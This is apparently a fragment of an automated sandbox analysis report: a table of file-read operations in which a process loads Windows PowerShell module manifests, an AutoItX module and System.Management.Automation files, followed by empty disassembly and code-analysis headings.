C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetWNV\NetWNV.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetWNV\NetWNV.psd1	unknown	222	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetWNV\NetWNV.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	349	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	156	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PKI\pki.psd1	unknown	156	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	success or wait	3	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	4096	success or wait	7	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	1	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_Printer_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	810	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPort_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPortTasks_v1.0.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPortTasks_v1.0.cdxml	unknown	385	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterPortTasks_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterDriver_v1.0.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterDriver_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterConfiguration_v1.0.cdxml	unknown	4096	success or wait	6	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterConfiguration_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	4096	success or wait	5	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	685	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrintJob_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LprPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LprPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LocalPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_LocalPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_TcpIpPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_TcpIpPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_WsdPrinterPort_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_WsdPrinterPort_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	860	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterProperty_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTag_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTag_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	901	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_PrinterNfcTagTasks_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_3DPrinter_v1.0.cdxml	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PrintManagement\MSFT_3DPrinter_v1.0.cdxml	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	832	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Provisioning\provisioning.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	834	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	181	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	4096	success or wait	2	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	294	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TLS\tls.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TLS\tls.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TLS\tls.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TLS\tls.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	948	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	unknown	948	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule\TrustedPlatformModule.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule\TrustedPlatformModule.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	978	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\UEV\UEV.psd1	unknown	978	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\VpnClient\VpnClient.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\VpnClient\VpnClient.psd1	unknown	441	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\VpnClient\VpnClient.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Wdac\Wdac.psd1	unknown	4096	success or wait	3	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Wdac\Wdac.psd1	unknown	48	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Wdac\Wdac.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\WindowsDeveloperLicense.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\WindowsDeveloperLicense.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psm1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psm1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsUpdate\WindowsUpdate.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsUpdate\WindowsUpdate.psd1	unknown	1004	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\WindowsUpdate\WindowsUpdate.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\AutoIt3\AutoItX\AutoItX.psd1	unknown	4096	success or wait	7	66871B4F	ReadFile
C:\Program Files (x86)\AutoIt3\AutoItX\AutoItX.psd1	unknown	206	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\AutoIt3\AutoItX\AutoItX.psd1	unknown	4096	end of file	1	66871B4F	ReadFile
C:\Program Files (x86)\AutoIt3\AutoItX\AutoItX.psd1	unknown	4096	success or wait	7	66871B4F	ReadFile
C:\Program Files (x86)\AutoIt3\AutoItX\AutoItX.psd1	unknown	206	end of file	1	66871B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Policy.1.0.System.Management.Automation\v4.0_1.0.0.0__31bf3856ad364e35\Policy.1.0.System.Management.Automation.config	unknown	4095	success or wait	1	67A0CA54	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Policy.1.0.System.Management.Automation\v4.0_1.0.0.0__31bf3856ad364e35\Policy.1.0.System.Management.Automation.config	unknown	8173	end of file	1	67A0CA54	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	679ED72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	679ED72F	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	66871B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	66871B4F	ReadFile

Disassembly

Code Analysis